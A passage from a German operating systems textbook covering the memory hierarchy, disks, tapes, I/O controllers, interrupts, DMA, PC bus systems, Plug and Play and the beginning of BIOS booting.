Bei Mehrkernchips müssen sich die Entwickler entscheiden, wo sie die Cache-Speicher platzieren wollen. Der Chip in Abbildung 1.8(a) hat einen einzigen L2-Cache, der von allen Kernen gemeinsam genutzt wird. Dieser Ansatz wird in den Mehrkernchips von Intel verwendet. Bei dem Chip in Abbildung 1.8(b) hat dagegen jeder Kern seinen eigenen L2-Cache. Diese Technik setzt AMD ein. Jede Strategie hat ihr Für und Wider: Die gemeinsamen L2-Caches von Intel erfordern zum Beispiel einen komplizierteren Cache-Controller, dagegen ist es bei der Methode von AMD schwieriger, die Inhalte der L2-Caches konsistent zu halten.

In der Hierarchie von ►Abbildung 1.9 folgt als Nächstes der Arbeitsspeicher, das Arbeitstier des Speichersystems. Der Arbeitsspeicher wird gewöhnlich **RAM (Random Access Memory)**, zu Deutsch etwa „Speicher mit wahlfreiem Zugriff“, Schreib-Lese-Speicher) genannt. Die Veteranen der Informatik nennen ihn manchmal auch **Kernspeicher (core memory)**, weil bei Computern in den 1950er und 1960er Jahren kleine magnetisierbare Ferritkerne für den Arbeitsspeicher benutzt wurden. Momentan besitzen Speicher Größen von Hunderten von Megabytes bis hin zu einigen Gigabytes und sie wachsen ständig weiter. Alle Anfragen des Prozessors, die nicht aus dem Cache beantwortet werden können, werden zum Arbeitsspeicher weitergeleitet.

Zusätzlich zum Arbeitsspeicher haben viele Computer noch eine kleine Menge an nicht flüchtigem Speicher (*nonvolatile RAM*). Diese Art von Speicher verliert anders als RAM seinen Inhalt nicht, wenn der Strom abgeschaltet wird. Die bekanntesten Beispiele sind ROM, EEPROM, Flash-Speicher und CMOS. **ROM (Read Only Memory)**, deutsch: Nur-Lese-Speicher oder Festwertspeicher) wird bei der Herstellung schon beschrieben und kann später nicht mehr verändert werden. Er ist schnell und billig. Bei manchen Rechnern wird der Bootloader oder Urlader (*bootstrap loader*), ein Programm zur Steuerung des Bootvorgangs, auf dem ROM gespeichert. Auch einige Ein-/Ausgabesteckkarten besitzen ein ROM, um ihre Hardware ansteuern zu können.

EEPROM (Electrically Erasable ROM) und **Flash-Speicher** sind ebenfalls nicht flüchtig, können aber im Gegensatz zum ROM gelöscht und wieder beschrieben werden. Allerdings dauert das Schreiben ein Vielfaches länger als das Beschreiben von RAM. Deshalb wird dieser Speicher benutzt wie ROM, mit der zusätzlichen Eigenschaft, dass nun Fehler in den Programmen dieser Speicher noch nachträglich ausgebessert werden können.

Flash-Speicher werden allgemein auch als Speichermedium in tragbaren elektronischen Geräten verwendet. Sie dienen als Film in Digitalkameras oder als Platte in tragbaren Musikspielern, um nur zwei mögliche Anwendungsbereiche zu nennen. Flash-Speicher liegen bezüglich Geschwindigkeit zwischen RAM und Platte. Aber anders als beim Platten-Speicher werden sie durch häufige Löschtätigkeiten abgenutzt.

Noch eine andere Art von Speicher ist das flüchtige CMOS. Viele Computer nutzen CMOS-Speicher, um Datum und Zeit zu speichern. Der CMOS-Speicher und die für die Uhrzeit verantwortliche Schaltung, die die Zeit hochzählt, werden von einer kleinen Batterie gespeist, so dass die Uhr auch nach dem Abschalten des Rechners noch weiterläuft. Der CMOS-Speicher kann auch die Daten halten, die zur Konfiguration des Computers genutzt werden, beispielsweise von welcher Platte gebootet werden soll. CMOS verwendet man, weil es so wenig Strom verbraucht, dass die eingebaute Batterie oft mehrere Jahre lang halten kann. Wenn die Batterie allerdings langsam leer wird, zeigt der Rechner Symptome wie bei der Alzheimer-Krankheit: Er vergisst Dinge, die er vorher jahrelang wusste, wie etwa von welcher Festplatte er booten soll.

1.3.3 Festplatten

Magnetische Festplatten sind die nächste Stufe in der Hierarchie. Plattenspeicher ist etwa um den Faktor 100 pro Bit billiger als RAM und besitzt zudem meist 100 Mal mehr Kapazität. Das einzige Problem ist, dass der wahlfreie Zugriff etwa 1.000 Mal länger dauert. Diese niedrige Geschwindigkeit beruht auf der Tatsache, dass die Platte ein mechanisches Gerät ist, wie in ►Abbildung 1.10 dargestellt.




Abbildung 1.10: Struktur einer Festplatte

Eine Festplatte besteht aus ein oder mehreren metallischen Scheiben, die mit 5.400, 7.200 oder 10.800 Umdrehungen pro Minute rotieren. Ein mechanischer Arm schwenkt über die Scheiben, wie der Tonarm eines alten Plattenspielers für Vinylschallplatten. Daten werden in einer Folge von konzentrischen Kreisen auf die Scheiben geschrieben. In jeder Position des Arms können die Schreib-/Leseköpfe jeweils einen ringförmigen Bereich, die **Spur** (track), lesen. Zusammen bilden die Spuren auf allen Platten bei einer bestimmten Armposition einen **Zylinder** (cylinder).

Jede Spur wird in eine Anzahl von Sektoren eingeteilt, typischerweise 512 Byte pro Sektor. Bei modernen Festplatten besitzen die äußeren Zylinder mehr Sektoren als die inneren. Die Bewegung des Arms von einem Zylinder zum nächsten benötigt etwa 1 ms. Die Bewegung zu einem beliebigen Zylinder braucht etwa je nach Laufwerk

5 bis 10 ms. Sobald der Arm über der richtigen Spur steht, muss das Laufwerk warten, bis der gewünschte Sektor unter dem Schreib-/Lesekopf erscheint, was nochmals 5 bis 10 ms dauern kann, je nach der Umdrehungsgeschwindigkeit des Gerätes. Wenn der Sektor dann unter dem richtigen Kopf ist, können Daten mit 50 MB pro Sekunde bei einfachen und mit 160 MB pro Sekunde bei schnelleren Platten gelesen und geschrieben werden.

Viele Computer unterstützen ein Modell, das als **virtueller Speicher** (*virtual memory*) bekannt ist. Dieses Thema werden wir noch in voller Länge in Kapitel 3 besprechen. Das Konzept des virtuellen Speichers ermöglicht es, Programme laufen zu lassen, die größer als der physische Speicher sind. Die Programme befinden sich auf der Platte und der Arbeitsspeicher wird als eine Art Cache benutzt, in den die am häufigsten ausgeführten Teile eingelagert werden. Die Adressen, die das Programm erzeugt, müssen in die physische Adresse im RAM, wo die Datenwörter abgelegt sind, umgewandelt werden. Diese Zuordnung der Speicheradressen muss sehr schnell erfolgen. Sie wird von der **MMU** (**Memory Management Unit**) erledigt, die ein Teil der CPU ist, siehe ►Abbildung 1.6.

Die Verwendung von Caching-Methoden und der MMU kann bedeutenden Einfluss auf die Performanz haben: Wenn in einem System mit Multiprogrammierung von einem Programm zu einem anderen geschaltet wird, manchmal als **Kontextwechsel** (*context switch*) bezeichnet, könnte es notwendig sein, den Cache von allen modifizierten Blöcken zu leeren bzw. das Zuordnungsregister der MMU zu ändern. Beides sind teure Operationen und Programmierer geben sich in der Regel die größte Mühe, um sie zu vermeiden. Wir werden uns einige der Auswirkungen dieser Strategien später ansehen.

1.3.4 Magnetbänder

Die letzte Schicht in der Speicherhierarchie ist das Magnetband. Es wird oft als Sicherungsmedium für Plattspeicher oder zum Speichern von sehr großen Datenmengen genutzt. Um auf das Band zuzugreifen, muss es zunächst in ein Bandlaufwerk gelegt werden, was entweder ein Mensch oder ein Roboter erledigen kann (automatische Bandverwaltung ist bei Anlagen mit sehr großen Datenbanken üblich). Das Band muss dann vorgespult werden, um den entsprechenden Block zu erreichen. Dies kann alles in allem einige Minuten dauern. Der große Vorteil von Bändern ist, dass sie zum einen äußerst billig und zum anderen herausnehmbar sind. Diese zweite Eigenschaft ist vor allem dann wichtig, wenn die Bänder zur Datensicherung eingesetzt werden und an einem anderen Ort gelagert werden sollen, um vor Bränden, Überschwemmungen, Erdbeben und anderen Katastrophen sicher zu sein.

Die Speicherhierarchie, die wir hier vorgestellt haben, ist als Modell zu sehen: Sie ist zwar typisch für viele Systeme, aber bei manchen gibt es nicht alle Schichten, andere haben noch ein paar zusätzliche (z.B. optische Laufwerke). Aber allen ist gemeinsam, dass in der Hierarchie von oben nach unten die Zugriffszeit dramatisch ansteigt, die Kapazität genauso dramatisch wächst und die Kosten pro Bit enorm sinken. Demzufolge werden Speicherhierarchien wahrscheinlich auch noch in den kommenden Jahren benutzt werden.

1.3.5 Ein-/Ausgabegeräte

Der Prozessor und der Speicher sind nicht die einzigen Ressourcen, die ein Betriebssystem verwalten muss. Auch zwischen Ein- und Ausgabegeräten und dem Betriebssystem gibt es ein intensives Zusammenspiel. Wie man in Abbildung 1.6 schon sehen konnte, bestehen Ein-/Ausgabegeräte im Allgemeinen aus zwei Teilen: einem Controller und dem Gerät selbst. Der Controller ist ein Chip (oder auch mehrere Chips), der das Gerät auf der Hardwareebene steuert. Er bekommt Befehle vom Betriebssystem, wie das Lesen von Daten vom Gerät, und führt sie aus.

In vielen Fällen ist die eigentliche Steuerung des Gerätes sehr kompliziert und umständlich, deshalb ist es die Aufgabe des Controllers, dem Betriebssystem eine vereinfachte (aber immer noch sehr komplexe) Schnittstelle anzubieten. Ein Festplattencontroller könnte z.B. den Befehl erhalten, den Sektor 11.206 von der zweiten Platte zu lesen. Der Controller muss nun diese lineare Adresse in die Nummern für Zylinder, Spur und Sektor umrechnen. Diese Umrechnung verkompliziert sich möglicherweise dadurch, dass die äußeren Zylinder mehr Sektoren als die inneren haben oder dass einige fehlerhafte Sektoren auf andere ausgelagert wurden. Danach muss der Controller ermitteln, über welchem Zylinder der Schreib-/Lesekopf gerade steht, und ihn durch eine Impulsfolge nach innen oder außen zum richtigen Zylinder bewegen.⁴ Er muss warten, bis der entsprechende Sektor unter dem Kopf erscheint, und kann dann das Lesen starten und die gelesenen Bits abspeichern, so wie sie von der Platte geliefert werden. Dabei muss die Präambel entfernt und die Prüfsumme berechnet und verglichen werden. Schließlich müssen die ankommenden Bits zu Worten zusammengezettzt und im Arbeitsspeicher abgelegt werden. Um all dies zu leisten, besitzen Controller meistens kleine eingebettete Computer, die für genau diese Zwecke programmiert wurden.

Der andere Teil des Ein-/Ausgabegerätes ist das eigentliche Gerät selbst. Geräte haben recht einfache Schnittstellen, weil sie einerseits eigentlich nicht viel können und andererseits einem Standard entsprechen sollen. Letzteres ist notwendig, damit z.B. jeder IDE-Controller jede IDE-Festplatte steuern kann. **IDE** steht für **Integrated Drive Electronics** (deutsch: integrierte Plattenelektronik) und ist der Standardplattentyp auf vielen Computern. Da die eigentliche Geräteschnittstelle durch den Controller verdeckt wird, sieht das Betriebssystem lediglich die Schnittstelle zum Controller, die sich deutlich von der Schnittstelle zum Gerät unterscheiden kann.

Da jeder Controllertyp anders ist, benötigt man auch für jeden Typ eine andere Software zur Steuerung. Die Software, die mit dem Controller kommuniziert, ihm Kommandos gibt und die Antworten empfängt, nennt man **Gerätetreiber** (*device driver*). Jeder Controller-Hersteller muss einen Treiber für jeden Controller und für jedes Betriebssystem

4 Anm. d. Fachlektors: Hier ist der Vorgang für sogenannte Stepmotoren beschrieben. Diese werden schon seit Jahren in moderne Festplatten nicht mehr eingesetzt. Heutzutage werden sogenannte Linearmotoren verwendet, die mit einer wesentlich höheren Positioniergeschwindigkeit arbeiten und die die Stepmotoren in Festplatten praktisch völlig verdrängt haben. Deren Ansteuerung arbeitet allerdings nicht mehr mittels Impulsen, sondern wird durch eine ungleich aufwändiger Elektronik ersetzt.

anbieten, das er unterstützen will. So werden bei einem Scanner z.B. Treiber für Windows 2000, Windows XP und Linux mitgeliefert.

Um den Treiber zu benutzen, muss er in das Betriebssystem integriert werden, damit er im Kernmodus arbeiten kann. Eigentlich könnte der Gerätetreiber auch außerhalb des Kerns im Benutzerraum arbeiten. Allerdings bieten nur sehr wenige Betriebssysteme diese Möglichkeit, denn dazu muss der Treiber kontrolliert auf das Gerät zugreifen dürfen – eine Eigenschaft, die selten unterstützt wird. Ein Treiber kann auf drei Arten in den Kern integriert werden: Bei der ersten Art wird der neue Treiber in den Kern eingebunden und dann das System neu gestartet. Viele ältere UNIX-Systeme arbeiten nach diesem Prinzip. Die zweite Möglichkeit ist, in einer Datei des Betriebssystems einen Eintrag zu hinterlegen, der besagt, dass der Treiber benötigt wird, und dann wird das System neu gestartet. Das Betriebssystem sucht beim Hochfahren jeden Treiber aus dieser Datei und lädt sie. Windows arbeitet nach diesem Prinzip. Bei der dritten Art wird zur Laufzeit ein neuer Treiber geladen und in das Betriebssystem eingebunden, das System muss nicht neu gestartet werden. Diese Methode war bisher eher ungewöhnlich, wird aber heute immer häufiger eingesetzt. Hot-Plug-fähige Geräte (Geräte, die zur Laufzeit angeschlossen werden dürfen) wie USB-Geräte und Geräte nach dem IEEE-1394-Standard (die weiter unten besprochen werden) benötigen grundsätzlich dynamisch ladbare Gerätetreiber.

Jeder Controller hat eine kleine Anzahl an Registern, über die mit ihm kommuniziert werden kann. Zum Beispiel besitzt ein einfacher Festplattencontroller Register, um die Plattenadresse, die Speicheradresse, die Sektornummer und die Richtung (Lesen oder Schreiben) anzugeben. Um den Controller zu aktivieren, bekommt der Treiber ein Kommando vom Betriebssystem, übersetzt dieses in die entsprechenden Werte und schreibt sie dann in die Geräteregister. Alle Geräteregister zusammen bilden den **Ein-/Ausgabeport-Namensraum** (*I/O port space*), ein Thema, auf das wir in Kapitel 5 noch zurückkommen werden.

Bei einigen Computern sind die Geräteregister in den Adressraum des Betriebssystems eingebettet (die benutzbaren Adressen), sie können dann wie normaler Speicher gelesen und geschrieben werden. Bei diesen Systemen werden keine speziellen Ein-/Ausgabebefehle benötigt und der Schutz der Hardware gegen die Benutzerprogramme besteht darin, dass man den Speicherbereich der Register einfach nicht in den Adressbereich des Programms legt (z.B. durch die Verwendung von Basis- und Limit-Registern, siehe Abschnitt 3.2). Bei anderen Rechnern werden die Geräteregister auf spezielle Ein-/Ausgabeports gelegt, wobei jedes Register eine eigene Portadresse bekommt. Bei diesen Maschinen sind spezielle IN- und OUT-Befehle im Kernmodus verfügbar, die es dem Treiber erlauben, die Register zu lesen und zu beschreiben. Die erste Methode benötigt keine zusätzlichen Ein-/Ausgabebefehle, braucht aber etwas Speicherplatz. Die zweite benutzt den Adressraum nicht, benötigt aber ein paar spezielle Befehle. Beide Systeme werden heute viel genutzt.

Eingabe und Ausgabe können auf drei verschiedene Arten erfolgen: Bei der einfachsten Methode löst ein Benutzerprogramm einen Systemaufruf aus, den der Kern dann in einen Prozederaufruf für den entsprechenden Treiber umsetzt. Der Treiber startet dann die Ein-/Ausgabe und fragt in einer Endlosschleife ständig den Zustand des Gerätes ab (meistens gibt es ein eigenes Bit, das anzeigt, ob das Gerät noch beschäftigt ist). Wenn die Ein-/Ausgabe-Operation beendet ist, schreibt der Treiber die Daten (falls vorhanden) an die Stelle, wo sie benötigt werden, und springt zurück. Danach übergibt das Betriebssystem die Kontrolle wieder an das aufrufende Programm. Diese Methode bezeichnet man als **aktives Warten** (*busy waiting*). Sie hat den Nachteil, dass die CPU so lange durch die Abfrage des Gerätes belegt ist, bis die Operation abgeschlossen ist.

Bei der zweiten Methode startet der Treiber das Gerät mit der Aufforderung, ein **Interrupt** zu senden, wenn es fertig ist. Sofort danach wird die Kontrolle zurückgegeben. Das Betriebssystem sperrt nötigenfalls das aufrufende Programm so lange und erledigt zwischenzeitlich andere Arbeiten. Sobald der Controller erkennt, dass die Arbeit des Gerätes beendet ist, erzeugt er ein Interrupt, um diesen Zustand zu signalisieren.

Interrupts sind in Betriebssystemen sehr wichtig, deshalb wollen wir sie etwas näher betrachten. In ▶ Abbildung 1.11(a) sieht man einen dreistufigen Vorgang bei der Ein-/Ausgabe. In Schritt 1 teilt der Treiber dem Controller durch das Beschreiben eines Geräteregisters mit, was er tun soll. Dann startet der Controller das Gerät. Sobald der Controller die erwartete Anzahl Bytes gelesen oder geschrieben hat, signalisiert er dies in Schritt 2 dem Interrupt-Controller über spezielle Busleitungen. Falls der Interrupt-Controller bereit ist, das Signal anzunehmen (was nicht unbedingt der Fall sein muss, weil er z.B. gerade ein Signal mit höherer Priorität bearbeitet), schickt er in Schritt 3 der CPU eine Nachricht über einen speziellen Pin. In Schritt 4 legt der Interrupt-Controller die Nummer des Gerätes auf den Bus, damit der Prozessor feststellen kann, welches Gerät gerade mit seiner Arbeit fertig geworden ist (da viele Geräte gleichzeitig arbeiten können).

Nachdem sich die CPU entschieden hat, das Interrupt zu behandeln, werden der Befehlszähler und das Programmstatuswort auf dem aktuellen Stack gespeichert und die CPU schaltet in den Kernmodus. Die Gerätenummer kann als Index genutzt werden, der auf eine Adresse im Speicher zeigt, wo sich die Unterbrechungsroutine (*interrupt handler*) für das Gerät befindet. Der Teil des Speichers, in dem sich die Liste mit allen Routinen befindet, wird **Interruptvektor** (*interrupt vector*) genannt. Sobald die Unterbrechungsroutine gestartet wurde (ein Teil des Treibers für das entsprechende Gerät), entfernt er den Befehlszähler und das Programmstatuswort vom Stack, speichert sie zwischen und fragt dann das Gerät nach seinem Status ab. Sobald die Routine alles erledigt hat, kehrt sie zu dem zuletzt laufenden Programm zurück und der letzte noch nicht bearbeitete Befehl wird ausgeführt. Diese Schritte werden in ▶ Abbildung 1.11(b) gezeigt.




Abbildung 1.11: (a) Die Schritte beim Starten eines Ein-/Ausgabegerätes und Erzeugen einer Unterbrechung (b) Interruptbehandlung besteht aus dem Abfangen des Interruptsignals, dem Ausführen der Unterbrechungsroutine und dem Rücksprung zum Benutzerprogramm.

Bei der dritten Methode, die Ein-/Ausgabe durchzuführen, benutzt man einen speziellen **DMA**- Chip (**Direct Memory Access**), der den Datenfluss zwischen dem Speicher und einem Controller regeln kann, ohne dass sich die CPU ständig einschalten muss. Der Prozessor initialisiert den DMA-Chip und teilt ihm mit, wie viele Bytes zu übertragen sind, um welches Gerät es sich handelt, welches die Startadresse im Speicher ist und in welche Richtung (Lesen oder Schreiben) die Übertragung geht. Sobald der DMA-Chip die Aufgabe beendet hat, erzeugt er ein Interrupt, das wie oben beschrieben behandelt wird. DMA und Ein-/Ausgabe-Hardware allgemein werden in Kapitel 5 näher untersucht.

Interrupts treten oftmals in sehr unpassenden Momenten auf, beispielsweise während eine andere Unterbrechungsroutine läuft. Deshalb kann die CPU Interrupts blockieren und später wieder aktivieren. Solange die Interrupts abgeschaltet sind, sendet jedes Gerät, das eine Aufgabe beendet hat, fortwährend sein Interruptsignal. Diese Signale kann die CPU aber erst wieder erkennen, wenn Interrupts erneut aktiviert werden. Wenn mehrere Geräte ihre Aufgabe beenden, während Interrupts noch nicht eingeschaltet sind, entscheidet der Interrupt-Controller, welche zuerst durchgelassen werden. Diese Entscheidung basiert meistens auf statisch vergebenen Prioritäten, die jedem Gerät zugewiesen sind. Das Gerät mit der höchsten Priorität macht das Rennen.

1.3.6 Bussysteme

Der in ► Abbildung 1.6 gezeigte Aufbau wurde jahrelang auf Minicomputern und auch bei den PCs von IBM verwendet. Da die Prozessoren und Speicherbausteine jedoch immer schneller wurden, konnte ein einziger Bus (vor allem der des IBM-PC) nicht mehr den gesamten Verkehr beherrschen. Es musste etwas geschehen. Folglich wurden zusätzliche Busse integriert, sowohl für schnellere Ein-/Ausgabegeräte als auch für höheren Datendurchsatz zwischen CPU und dem Arbeitsspeicher. Damit sieht ein großes Pentium-System momentan so aus wie in ► Abbildung 1.12.




Abbildung 1.12: Der Aufbau eines ausgebauten Pentium-Systems

Dieses System hat acht Busse (einen lokalen Bus und je einen für Cache, Speicher, PCI, SCSI, USB, IDE und ISA), wobei jedes dieser Bussysteme unterschiedliche Übertragungsraten und Funktionen besitzt. Das Betriebssystem muss zum Konfigurieren und Verwalten alles über diese Bussysteme wissen. Die beiden wichtigsten Bussysteme sind der originale **ISA-Bus (Industry Standard Architecture)** des IBM-PCs und sein Nachfolger, der **PCI-Bus (Peripheral Component Interconnect)**. Der ISA-Bus, der ursprünglich der IBM-PC/AT-Bus war, arbeitet mit 8,33 MHz und kann 2 Byte auf einmal übertragen, dadurch ergibt sich eine maximale Übertragungskapazität von 16,67 MB pro Sekunde. Er wird immer noch gebaut, damit alte und langsame Ein-/Ausgabegeräte weiterhin funktionieren. Heutige Systeme verwenden ihn nur noch selten, so dass er demnächst ganz verschwunden sein wird. Der PCI-Bus wurde von Intel entwickelt und ist der Nachfolger des ISA-Busses. Er arbeitet mit 66 MHz und kann 8 Byte auf einmal übertragen, bietet also insgesamt eine Datenübertragungsrate von 528 MB pro Sekunde. Die meisten schnellen Ein-/Ausgabegeräte nutzen heute den PCI-Bus. Mittlerweile besitzen sogar nicht Intel-kompatible Computer den PCI-Bus, da es eine große Anzahl von Ein-/Ausgabegerätekarten für ihn gibt. Neue Rechner werden mit einer verbesserten Version des PCI-Busses auf den Markt gebracht, dem **PCI-Express**.

Die CPU kommuniziert mit der PCI-Bridge (auch PCI-Brücke) über den lokalen Bus und die PCI-Bridge kommuniziert mit dem Speicher über einen eigenen Speicherbus, der meistens mit 100 MHz getaktet ist. Pentium-Systeme besitzen einen Level-1-Puffer auf dem Chip und einen deutlich größeren Level-2-Puffer außerhalb des Prozessors, der über den Cache-Bus mit der CPU verbunden ist.

Zusätzlich besitzt das System drei spezialisierte Bussysteme: IDE, USB und SCSI. Der IDE-Bus ist für den Anschluss von Peripheriegeräte wie Festplatten und CD-ROM-Laufwerke zuständig. Er stellt eine sehr erweiterte Version der ursprünglichen Plattencontroller-Schnittstelle auf den PC/AT-Geräten dar und bildet heute den Standard für praktisch alle Pentium-Systeme, beim Anschluss sowohl von Festplatten als auch von CD-ROM-Laufwerken.

Der **USB (Universal Serial Bus)** wurde eingeführt, um langsamere Geräte wie Tastatur oder Maus an den Rechner anzuschließen. USB-Geräte werden über einen vierpoligen Stecker angeschlossen, wovon zwei für die Stromversorgung des USB-Gerätes zuständig sind. USB ist ein zentralisiertes Bussystem, in dem es ein Hauptgerät (*root device*) gibt, das jede Millisekunde jedes Gerät am Bus abfragt, ob Nachrichten gesendet werden. USB 1.0 kann insgesamt 1,5 MB pro Sekunde übertragen, das neuere USB 2.0 schafft bereits 60 MB pro Sekunde. Das Ende 2008 spezifizierte USB 3.0 wird bis zu 300 MB pro Sekunde übertragen können und bleibt dabei abwärtskompatibel zu seinen Vorgängern. Alle Geräte am USB nutzen einen einzigen USB-Gerätetreiber, so muss nicht mehr für jedes neue Gerät ein neuer Treiber installiert werden. Deshalb können USB-Geräte auch zur Laufzeit des Rechners angeschlossen werden, ohne dass der Computer neu gestartet werden muss.

Der **SCSI-Bus (Small Computer System Interface)** ist als ein sehr schneller Bus dafür ausgelegt, Platten, Scanner und andere Geräte, die eine hohe Bandbreite benötigen, einfacher anzuschließen. Er kann mit bis zu 320 MB pro Sekunde arbeiten. In Macintosh-Systemen ist er schon von Anfang an eingesetzt worden, aber er ist auch in UNIX-Maschinen und einigen Intel-Geräten gängig.

Ein weiterer Bus (der allerdings nicht in Abbildung 1.12 zu sehen ist) ist der **IEEE 1394**. Manchmal wird er auch als FireWire bezeichnet, obwohl dies streng genommen der Name ist, den Apple für seine Implementierung von IEEE 1394 verwendet. Genauso wie USB ist IEEE 1394 ein bitserieller Bus, der allerdings Datenpakete mit Geschwindigkeiten von bis zu 100 MB pro Sekunde befördert. Deshalb kann man ihn für den Anschluss von digitalen Camcordern und anderen Multimedia-Geräten einsetzen. Im Gegensatz zu USB besitzt der IEEE-1394-Bus keine zentrale Steuereinheit.

Damit das Zusammenspiel der Komponenten bei einer Konfiguration wie in Abbildung 1.12 klappt, muss das Betriebssystem wissen, welche Peripheriegeräte mit dem Computer verbunden sind, und diese außerdem konfigurieren. Dafür haben Intel und Microsoft ein System entwickelt, das sich **Plug and Play** nennt und auf einem ähnlichen Konzept basiert wie eine schon früher auf dem Apple Macintosh implementierte Eigenschaft. Bevor Plug and Play existierte, hatte jede Ein-/Ausgabekomponente eine fest zugeordnete Interruptnummer und eine feste Adresse für die Ein-/Ausgaberegister. Beispielsweise bekam die Tastatur Interrupt 1 und die Adressen 0×60 bis 0×64 zugewiesen, der Diskettencontroller erhielt Interrupt 6 und die Adressen $0 \times 3F0$ bis $0 \times 3F7$, der Drucker Interrupt 7 und den Adressbereich von 0×378 bis $0 \times 37A$ und so weiter.

So weit, so gut. Die Probleme traten erst dann auf, wenn ein Nutzer eine Soundkarte und eine Modemkarte kaufte und beide Karten beispielsweise Interrupt 4 verwenden wollten. Es entstand ein Konflikt – die Karten konnten nicht gemeinsam funktionie-

ren. Also hat man kleine Schalter, DIP-Switches, oder Stecker, sogenannte Jumper, auf allen Ein-/Ausgabekarten integriert. Die Benutzer wurden angewiesen, doch bitte die Interruptnummern und Ein-/Ausgabeadressen so einzustellen, dass diese von keiner anderen Karte benutzt wurden. Teenager, die ihr Leben der Komplexität von Hardware widmeten, haben dies ab und zu fehlerfrei geschafft. Unglücklicherweise konnte das sonst niemand, was zu einem Chaos führte.

Ein Plug-and-Play-System sammelt daher jede Information über die Einstellungen der Ein-/Ausgabegeräte automatisch, vergibt zentral die Interruptnummern und die Adressen für Ein-/Ausgabe und teilt dann jeder Karte mit, wie die Einstellungen sein müssen. Dieser Vorgang hängt eng mit dem Hochfahren des Computers zusammen, was wir uns als Nächstes ansehen werden. Es ist komplizierter, als man denkt.

1.3.7 Hochfahren des Computers



Kurz gefasst läuft der Prozess des Bootens auf einem Pentium wie folgt ab: Jedes Pentium-System enthält eine Hauptplatine (*motherboard*), auf der ein Programm ist, das man **BIOS (Basic Input Output System)** nennt. Dieses BIOS enthält die grundlegendste Ein-/Auszabe-Software, unter anderem Prozeduren zum Lesen der Tastatur, für die Ausgabe auf dem Bildschirm und für die Kommunikation mit den Plattenlaufwerken. Heutzutage befindet sich das BIOS in einem Flash-RAM, das nicht flüchtig ist, aber vom Betriebssystem beschrieben werden kann, wenn Fehler darin gefunden werden.

Beim Einschalten des Computers wird das BIOS gestartet. Zunächst überprüft es die Größe des Arbeitsspeichers, ob die Tastatur und andere wichtige Geräte installiert sind und korrekt antworten. Danach werden die ISA- und PCI-Bussysteme nach den angeschlossenen Geräten durchsucht. Einige Geräte sind normalerweise **veraltet** (*legacy*) (das bedeutet, dass sie Plug and Play noch nicht beherrschen) und besitzen feste Interruptnummern und Ein-/Ausgabeadressen (die eventuell durch Schalter eingestellt wurden und vom Betriebssystem nicht geändert werden können). Diese Geräte und die Plug-and-Play-Geräte werden in eine Liste eingetragen. Wenn in dieser Liste Geräte auftauchen, die beim letzten Startvorgang noch nicht vorhanden waren, werden sie konfiguriert.

